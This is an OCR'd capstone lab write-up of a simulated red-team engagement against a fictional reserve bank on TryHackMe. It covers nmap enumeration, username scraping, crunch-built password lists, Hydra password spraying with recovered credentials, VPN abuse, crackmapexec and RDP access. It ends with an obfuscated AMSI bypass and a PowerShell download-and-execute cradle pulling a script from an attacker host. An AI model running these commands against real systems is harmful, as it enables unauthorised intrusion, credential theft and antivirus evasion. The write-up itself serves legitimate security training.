
# RED TEAM CAPSTONE CHALLENGE REPORT



alpha0mega

# 1 INTRODUCTION

Tryhackme approached me to perform a simulated red team engagement against the Reserve Bank of Trimento . The assessment will cover the entire reserve bank, including both its perimeter and internal networks.

The purpose of this assessment was to evaluate whether the corporate division can be compromised and, if so, determine if it could compromise the bank division. A simulated fraudulent money transfer must be performed to fully demonstrate the compromise.

## We will explore the following attacks:

- OSINT (Simulated)
- Enumeration & Fuzzing
- Phishing
- AV Evasion
- Lateral Movement
- AD Exploitation
- Linux and Windows Security Testing
- Privilege Escalation
- Post-Compromise Exploitation

This network is designed to have multiple attack paths.


## 1.1 SCOPE

The network was made up of 14 machines in which three were public facing machines , but one was the mail server from which we would phish the members and also to keep track of our process by security head am0 . Which means , except for mail, the other two were in the scope .

WebMail : 10.200.116.11 [ Its is our mail server , so out-of-scope ]

VPN : 10.200.116.12

WEB : 10.200.116.13




## 1.2 REGISTRATION

As Trimento's network is segregated I had to register through e-citizen's communication portal for participation in the challenge which provided me with an email account for communication with the government and an approved phishing email address with domain squatting .

==========
Username: n30
Password: Zr0rwPpoAyUee-g2
MailAddr: n30@corp.th3reserve.loc
IP Range: 10.200.116.0/24
==========

# LET THE HEIST BEGIN !!

# 2. ENUMERATION

## 2.1. WebMail : 10.200.116.11

```
└─$ nmap -sCV -A 10.200.116.11
```


```
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f36c52d27fe90e1cc1c7ac962cd1ec2d (RSA)
|   256 c2563cedc4b069a8e7ad3c310505e985 (ECDSA)
|_  256 d3e5f07375d520d9c0bb4199e7afa000 (ED25519)
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
110/tcp  open  pop3          hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp  open  imap          hMailServer imapd
|_imap-capabilities: SORT IDLE ACL IMAP4rev1 IMAP4 QUOTA CHILDREN RIGHTS=texkA0001 OK NAMESP
445/tcp  open  microsoft-ds?
587/tcp  open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp open  mysql         MySQL 8.0.31
| ssl-cert: Subject: commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate
| Not valid before: 2023-01-10T07:46:11
|_Not valid after:  2033-01-07T07:46:11
| mysql-info:
|   Protocol: 10
|   Version: 8.0.31
|   Thread ID: 10
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, ODB
Speaks41ProtocolNew, FoundRows, IgnoreSpaceBeforeParenthesis, SwitchToSSLAfterHandshake, Con
uthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: \x17  g1&o)\x7FUM_\x04\x14\x07=Fz,,\x10
|_  Auth Plugin Name: caching_sha2_password
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-05-29T03:37:50+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=MAIL.thereserve.loc
| Not valid before: 2023-01-09T06:02:42
|_Not valid after:  2023-07-11T06:02:42
| rdp-ntlm-info:
|   Target_Name: THERESERVE
|   NetBIOS_Domain_Name: THERESERVE
|   NetBIOS_Computer_Name: MAIL
```

## 2.2. VPN : 10.200.116.12

```
└─$ nmap -sCV -A 10.200.116.12
```

```
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0
| ssh-hostkey:
|   2048 e11e3ad34bb9315d5ddf0f9f978b3994 (RSA)
|   256 ef8290e8999a1fc26b225ea715949d7c (ECDSA)
|_  256 2824f902aec91a5a7585f19958310b5b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VPN Request Portal
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Visiting the webpage , it looks like a vpn portal for the internal network.




## 2.3. WEB : 10.200.116.13

```
└─$ nmap -sCV -A 10.200.116.13
```


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Lin
| ssh-hostkey:
|   2048 c1de5b8bdea58d33f8c83a2ee6ff41b7 (RSA)
|   256 ca82a2f5bc106b2eb4eff9eef6899c9f (ECDSA)
|_  256 47e7496c2b889879f82b417e7580f8fc (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
```

Visiting the webpage , seems like the web page for the reserve bank .




## 3. OSINT

In the bank's website [ 10.200.116.13 ] there was a meet-the-team page , where I found a couple of the staff members and legitimate domain address .




Then , looking at the source code revealed the location of all the images http://10.200.116.13/october/themes/demo/assets/images/ . I found legitimate user names and the domain from the Contact Us page, which was corp.thereserve.loc .



# Index of /october/themes/demo/assets/images

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| antony.ross.jpeg | 2023-02-18 20:17 | 445K | |
| ashley.chan.jpeg | 2023-02-18 20:17 | 429K | |
| brenda.henderson.jpeg | 2023-02-18 20:17 | 462K | |
| charlene.thomas.jpeg | 2023-02-18 20:17 | 472K | |
| christopher.smith.jpeg | 2023-02-18 20:17 | 435K | |
| emily.harvey.jpeg | 2023-02-18 20:17 | 446K | |
| keith.allen.jpeg | 2023-02-18 20:17 | 406K | |
| laura.wood.jpeg | 2023-02-18 20:17 | 560K | |
| leslie.morley.jpeg | 2023-02-18 20:17 | 462K | |
| lynda.gordon.jpeg | 2023-02-18 20:17 | 510K | |
| martin.savage.jpeg | 2023-02-18 20:18 | 435K | |
| mohammad.ahmed.jpeg | 2023-02-18 20:22 | 423K | |
| october.pn | 2023-02-18 19:25 | 34K | |
| october.png | 2023-02-18 19:25 | 34K | |
| paula.bailey.jpeg | 2023-02-18 20:17 | 501K | |
| rhys.parsons.jpeg | 2023-02-18 20:17 | 478K | |
| roy.sims.jpeg | 2023-02-18 20:17 | 435K | |
| theme-preview.png | 2023-02-15 06:28 | 40K | |

*Apache/2.4.29 (Ubuntu) Server at 10.200.116.13 Port 80*

Let's sort out the usernames , and make a list of valid_users.

```
└─$ curl -s http://10.200.116.13/october/themes/demo/assets/images/ | grep '.jpeg' | awk -F "" '{print $8}' | awk -F '.jpeg' '{print $1}' > valid_user
```

I got valid usernames , now it's time for some password spraying . When starting the challenge, try hackme had given us the password policy of the reserve bank . So, I made a password list with their policy and base .

```
└─$ crunch 10 10 -t Password%^ > poss_pass

└─$ crunch 10 10 -t Password^% >> poss_pass
```

```
└─$ crunch 10 10 -t Password%^ > poss_pass
Crunch will now generate the following amount of data: 3630 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330
```

Crunch will basically generate 330 permutaions of Password^% in which ^ will generate numbers and % generates symbols . Like this I generated a lot of poss_pass list to brute force . Next, I added the email address after the usernames because smtp uses emails to login .

I'm attacked the WebMail server , and got hit with laura.woord [ Password1@ ] and mohammad.ahmed [ Password1!] .

```
└─$ hydra -L email_addr -P poss_pass 10.200.116.11 smtp -t 40
```

```
└─$ hydra -L email_addr -P poss_pass 10.200.116.11 smtp -t 40
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-29 14:53:41
[INFO] several providers have implemented cracking protection, check with a small wordlist first -
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
[DATA] max 40 tasks per 1 server, overall 40 tasks, 9900 login tries (l:15/p:660), ~248 tries per t
[DATA] attacking smtp://10.200.116.11:25/
[STATUS] 2146.00 tries/min, 2146 tries in 00:01h, 7754 to do in 00:04h, 40 active
[25][smtp] host: 10.200.116.11   login: laura.wood@corp.thereserve.loc   password: Password1@
[STATUS] 2410.00 tries/min, 7230 tries in 00:03h, 2670 to do in 00:02h, 40 active
[25][smtp] host: 10.200.116.11   login: mohammad.ahmed@corp.thereserve.loc   password: Password1!
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-29 14:57:49

┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ |
```

# 4. PERIMETER_BREACH

After a lot of tries I decided not to take the phishing route and started to look out other vectors to get my way in . Then, I logged in the VPN server with the found credentials and to my surprise I can generate anyone's internal vpn which gave me access to the other two machines.

I logged in the vpn server with laura.woods credentials and generated my own internal vpn to connect to the other machines in the network .

```
┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ sudo openvpn redteam.ovpn
[sudo] password for alpha:


┌──(alpha㉿0mega)-[~/CAPSTONE]
└─$ sudo openvpn ne0.ovpn
2023-05-29 15:27:22 Note: --cipher
```


As, Expected the reserve vpn gave access to two internal machines , 10.200.116.21 and 10.200.116.22 .

```
└─$ crackmapexec smb 10.200.116.21-22 -u 'laura.wood' -p 'Password1@'
```

```
└─$ crackmapexec smb 10.200.116.21-22 -u 'laura.wood' -p 'Password1@'
SMB         10.200.116.21   445    WRK1             [*] Windows 10.0 Build 17763 x64 (name:WRK1) (d
SMB         10.200.116.22   445    WRK2             [*] Windows 10.0 Build 17763 x64 (name:WRK2) (d
SMB         10.200.116.21   445    WRK1             [+] corp.thereserve.loc\laura.wood:Password1@
SMB         10.200.116.22   445    WRK2             [+] corp.thereserve.loc\laura.wood:Password1@
```

Then , Both found users had access to the machines . So, I RDP into WRK1 . We're inside the perimeter .

```
└─$ xfreerdp /u:mohammad.ahmed /p:'Password1!' /v:10.200.116.21 /cert:ignore
/dynamic-resolution +clipboard
```



# 5. INITIAL ACTIVE DIRECTORY ACCESS

Now , I got a foothold in the internal network . It's time for some domain enumerations . To do that I bypassed AMSI and uploaded powerview.ps1 and started to enumerate .

Command I used to bypass the amsi :

```
[Ref].Assembly.GetType('System.Management.Automation.'+$("41 6D 73 69 55 74 69 6C 73".Split(" ")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result=$result+$_};$result)).GetField($("61 6D 73 69 49 6E 69 74 46 61 69 6C 65 64".Split(" ")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result2=$result2+$_};$result2),'NonPublic,Static').SetValue($null,$true)
```

```
IEX(New-Object Net.WebClient).downloadString('http://12.100.1.10/powerview.ps1')
```

```
